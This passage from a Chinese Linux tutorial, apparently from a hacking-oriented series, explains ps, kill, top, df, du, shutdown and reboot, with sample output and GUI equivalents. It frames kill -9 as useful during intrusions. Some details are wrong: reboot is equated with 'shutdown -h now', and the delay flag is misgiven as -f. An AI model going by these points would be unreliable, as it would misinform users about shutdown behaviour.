一般来说我们只需要使用aux这三个参数就可以了，比如我们执行命令 **ps -aux**，回显如下：

```
jilianghou@jilianghou-laptop:~$ ps -aux
Warning: bad ps syntax, perhaps a bogus '-'? See http://procps.sf.net/faq.html
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.1  0.0   3056  1896 ?        Ss   18:15   0:01 /sbin/init
root         2  0.0  0.0      0     0 ?        S<   18:15   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S<   18:15   0:00 [migration/0]
root         4  0.0  0.0      0     0 ?        S<   18:15   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   18:15   0:00 [watchdog/0]
root         6  0.0  0.0      0     0 ?        S<   18:15   0:00 [migration/1]
root         7  0.0  0.0      0     0 ?        S<   18:15   0:00 [ksoftirqd/1]
root         8  0.0  0.0      0     0 ?        S<   18:15   0:00 [watchdog/1]
root         9  0.0  0.0      0     0 ?        S<   18:15   0:00 [events/0]
root        10  0.0  0.0      0     0 ?        S<   18:15   0:00 [events/1]
root        11  0.0  0.0      0     0 ?        S<   18:15   0:00 [khelper]
root        51  0.0  0.0      0     0 ?        S<   18:15   0:00 [kintegrityd/0]
root        52  0.0  0.0      0     0 ?        S<   18:15   0:00
```

在回显中，USER下边的每一个横行就是一个进程信息，每个进程信息主要分为了以下几个栏目：

USER：启动该进程的用户

PID：进程号

%CPU：该进程所占用系统的CPU的百分比

%MEM：该进程所占用系统内存的百分比

STAT：显示该进程所处的状态（僵尸或者是活动等状态）

COMMAND：该进程的名字和路径

我们再通过GUI版工具来查看当前系统的进程信息，用到的工具还是刚才的“系统监视器”，还记得刚才在讲解如何查看系统内核的操作时看到的“系统监视器”中的四个选项卡吗，对了，这四个选项卡中的“进程”选项卡就是查看当前系统中存在的进程的工具。我们单击“系统监视器”内的“进程”选项卡，如图4，从图中可以看到，在“进程”选项下列出了当前系统内存在的进程，从这里列出来的进程信息和使用命令行列举出来的进程信息格式类似，所以不再详细讲解，这里大家需要知道，这个进程列表是时时更新的。细心的读者可以看到我鼠标选中的那个进程的名字是以“deamon”结尾的，这个进程是一个“守护进程”，如果忘了什么是“守护进程”，可以翻阅之前的UNIX黑客行。




图 3

3、kill 命令

命令格式：kill　参数　PID

功能：结束指定进程，进程的指定是通过该进程的PID值来进行识别的。

我们执行命令**kill 6544**就可以把当前PID值为6544的进程结束了，不过由于该命令执行成功后是没有回显的，所以这里就不能给出截图和回显信息了。在实际的入侵过程中，我们往往遇到某些进程无法通过上面的方法来结束掉，那么就可以尝试下面这条命令，**kill -9 PID**，也就是在之前的命令上加一个“-9”的参数，这个“-9”参数小菜们可以暂且把它理解为强制结束。当然了，也并不是所有的进程都能强制结束的。

再通过GUI版工具来结束当前系统的进程，我们返回到刚才留下的那个“系统监视器”的“进程”功能窗口，在一个进程上单击鼠标右键，可以看到如图5所示的右键菜单，在这个菜单中有类似“windows任务管理器”中进程管理的功能，其中包括“停止进程”、“继续进程”和“终止进程”等功能。“停止进程”就是暂停某一进程，而“继续进程”就是激活某个正在处于“停止状态”的进程，这两个功能都是“Windows任务管理器”所不具备的哦。“终止进程”和“进程优先级”的功能类似于“windows任务管理器”中的同名功能，所以这里不再细说了。

4、top命令

命令格式：top

功能：动态的查看当前系统性能

我们在终端中输入命令**top**，回显如下：




图4




图5

```
jilianghou@jilianghou-laptop:~$ top
top - 18:55:58 up 40 min,  2 users,  load average: 0.65, 0.47, 0.38
Tasks: 139 total,   1 running, 137 sleeping,   0 stopped,   1 zombie
Cpu(s): 3.7%us, 0.8%sy, 0.0%ni, 95.2%id, 0.0%wa, 0.3%hi, 0.0%si, 0.0%st
Mem:   2070108k total,   723212k used,  1346896k free,    33024k buffers
Swap:  4000144k total,        0k used,  4000144k free,   382068k cached
PID USER  PR  NI  VIRT  RES  SHR S %CPU %MEM   TIME+  COMMAND
5786 root      20   0  337m  40m  10m S    4  2.0   2:22.30 Xorg
6716 jiliangh  20   0  214m  61m  28m S    3  3.1   1:01.62 firefox
6668 jiliangh  20   0 61052  18m  11m S    2  0.9   0:01.98 gnome-terminal
6255 jiliangh  20   0 68376  39m  18m S    1  2.0   0:44.98 compiz.real
6263 jiliangh  20   0 21676 3116 1768 S    1  0.2   0:05.42 gnome-screensav
6862 jiliangh  20   0  2416 1156  876 R    1  0.1   0:00.08 top
6475 jiliangh  20   0  262m  79m  57m S    0  3.9   2:40.94 soffice.bin
1 root      20   0  3056 1896  576 S    0  0.1   0:01.50 init
2 root      15  -5     0    0    0 S    0  0.0   0:00.00 kthreadd
3 root      RT  -5     0    0    0 S    0  0.0   0:00.00 migration/0
4 root 15  -5  0   0   0 S  0  0.0 0:00.12 ksoftirqd/0
5 root      RT  -5     0    0    0 S    0  0.0   0:00.00 watchdog/0
6 root      RT  -5     0    0    0 S    0  0.0   0:00.00 migration/1
7 root      15  -5     0    0    0 S    0  0.0   0:00.08 ksoftirqd/1
8 root      RT  -5     0    0    0 S    0  0.0   0:00.00 watchdog/1
9 root      15  -5     0    0    0 S    0  0.0   0:00.04 events/0
10 root     15  -5     0    0    0 S    0  0.0   0:00.00 events/1
```

从上面的回显中就可以看到当前系统使用的一些情况了，而且这些信息还是在不断刷新的。大家可以看到我当前系统的CPU、内存、交换分区的使用和利用情况等信息。执行这条命令后，shell就被这条命令占用了，可以按键盘上的组合键“Ctrl+Z”来释放该shell。

我们再通过GUI版工具来查看当前系统的资源使用情况，使用的工具还是“系统监视器”，而这次是切换到“系统监视器”四个选项卡中的“资源”选项卡下，如图6。在这个选项卡中，我们可以看到当前系统的CPU使用率和内存交换分区以及网络流量信息，这些信息全部都是动态展示的，也就是时时更新的，这对我们了解自己的系统很有帮助。

5、df命令

命令格式：df [参数]

功能：查看当前硬盘的空间信息

我们在终端中输入命令**df**，从返回的回显中就可以看到硬盘的挂载点等信息了，因为回显中都是中文解释，所以我就不再废话了。但是我们需要注意的是，执行该命令列出的磁盘信息中的单位比较小，这样比较方便我们进行信息采集，所以我们用到该命令更多的时候是在带参数“-h”的，执行命令**df -h**，回显如下：

```
jilianghou@jilianghou-laptop:~$ df -h
文件系统            容量  已用  可用 已用% 挂载点
/dev/sda9        13G  3.1G  9.1G  26% /
tmpfs   1011M     0 1011M   0% /lib/init/rw
varrun  1011M  104K 1011M   1% /var/run
varlock 1011M     0 1011M   0% /var/lock
udev    1011M  2.9M 1008M   1% /dev
tmpfs   1011M  336K 1011M   1% /dev/shm
lrm              1011M  2.0M 1009M   1% /lib/modules/2.6.27-11-generic/volatile
/dev/sda8       2.8G  222M  2.4G   9% /home
/dev/sda6        16G  2.0G   14G  14% /media/本地磁盘
/dev/sda2        98G   33G   65G  34% /media/disk
/dev/sda4        15G  7.1G  7.6G  49% /media/disk-1
/dev/sda1        38G   21G   17G  56% /media/disk-2
jilianghou@jilianghou-laptop:~$
```

从回显中可以看出，这次的磁盘信息都是用的最适合的单位表

示的，那么参数“-h”的意思就是开启易查询模式，所以我们一般都是执行命令“df -h”而不是单纯的“df”。通过GUI版工具来查看当前系统的磁盘使用状况，使用到的依旧是“系统监视器”，切换到“文件系统”选项卡即可，如图7。因为返回的信息及其简单明了，所以就不进行讲解了，相信大家一看就明白。

6、du 命令

命令格式：du [参数] 指定目录

功能：查看指定目录在硬盘上占用的空间。

一般来说，这里我们只需要用到一个参数，那就是“-h”，此参数和df命令中的“-h”参数是一个意思，也就是在执行du命令的时候列出的目录所占用的空间使用易查看模式，执行命令 **du -h /root**，回显如下：

```
72K /root/alsa-driver-1.0.19/alsa-kernel/aoa/soundbus/i2sbus
104K /root/alsa-driver-1.0.19/alsa-kernel/aoa/soundbus
96K /root/alsa-driver-1.0.19/alsa-kernel/aoa/codecs
300K          /root/alsa-driver-1.0.19/alsa-kernel/aoa
48K /root/alsa-driver-1.0.19/alsa-kernel/soc/sh
132K /root/alsa-driver-1.0.19/alsa-kernel/soc/blackfin
56K /root/alsa-driver-1.0.19/alsa-kernel/soc/au1x
68K /root/alsa-driver-1.0.19/alsa-kernel/soc/davinci
84K /root/alsa-driver-1.0.19/alsa-kernel/soc/atmel
140K          /root/alsa-driver-1.0.19/alsa-kernel/soc/fsl
96K /root/alsa-driver-1.0.19/alsa-kernel/soc/omap
1.1M /root/alsa-driver-1.0.19/alsa-kernel/soc/codecs
156K /root/alsa-driver-1.0.19/alsa-kernel/soc/pxa
132K /root/alsa-driver-1.0.19/alsa-kernel/soc/s3c24xx
2.1M          /root/alsa-driver-1.0.19/alsa-kernel/soc
140K          /root/alsa-driver-1.0.19/alsa-kernel/scripts
48K /root/alsa-driver-1.0.19/alsa-kernel/isa/es1688
240K          /root/alsa-driver-1.0.19/alsa-kernel/isa/gus
80K /root/alsa-driver-1.0.19/alsa-kernel/isa/wss
52K /root/alsa-driver-1.0.19/alsa-kernel/isa/ad1816a
84K /root/alsa-driver-1.0.19/alsa-kernel/isa/opti9xx
16K /root/alsa-driver-1.0.19/alsa-kernel/isa/ad1848
236K /root/alsa-driver-1.0.19/alsa-kernel/isa/wavefront
268K          /root/alsa-driver-1.0.19/alsa-kerne
```

回显中第一列显示的是目录占用的磁盘空间，因为我们使用了参数-h，所以列出来的空间都是以易于查看的模式显示的。那么是哪个目录占用了这些空间呢？答案就在回显中的第二列信息中。

7、shutdown 命令

命令格式：shutdown [-cfFhknr(参数名称)] [-t 秒数] 时间 [警告信息]

功能：

-c 取消前一个shutdown命令，值得注意的是，当执行一个如“shutdown -h 11:10”的命令时，只要按“Ctrl+C”键就可以中断关机的命令。若是执行如“shutdown -h 11:10 &”的命令将shutdown转到后台时，则需要使用“shutdown -c”将前一个shutdown命令取消。

-f 重新启动时不执行fsck（注意：fsck是Linux下的一个检查和修复文件系统的程序）。

-F 重新启动时执行fsck。

-h 将系统关机，在某种程度上功能与halt命令相当。

-k 只是送出信息给所有用户，但并不会真正关机。

-n 不调用init程序关机，而是由shutdown自己进行（一般关机程序是由shutdown调用init来实现关机动作），使用此参数将加快关机速度，但是不建议用户使用此种关机方式。




图6




图7

-r shutdown之后重新启动系统。

-f<秒数> 送出警告信息和关机信号之间要延迟多少秒。警告信息将提醒用户保存当前进行的工作。

[时间] 设置多久时间后执行shutdown命令，时间参数有hh:mm或+m两种模式。hh:mm格式表示在几点几分执行shutdown命令。例如“shutdown 10:45”表示将在10:45执行shutdown。+m表示m分钟后执行shutdown，比较特别的用法是以now表示立即执行shutdown，值得注意的是这部分参数不能省略。

[警告信息] 要传送给所有登入用户的信息。

应用举例：指定现在立即关机，**# shutdown -h now**。

指定5分钟后关机，同时送出警告信息给登入用户：**# shutdown +5 “System will shutdown after 5 minutes**。

8、reboot 命令

命令格式：reboot

功能：重新启动计算机

这个命令没什么可讲的，就是重新启动计算机，等价于上面的“shutdown -h now”。

在ubuntu系统中，提供了图形界面的网络工具（gnome -

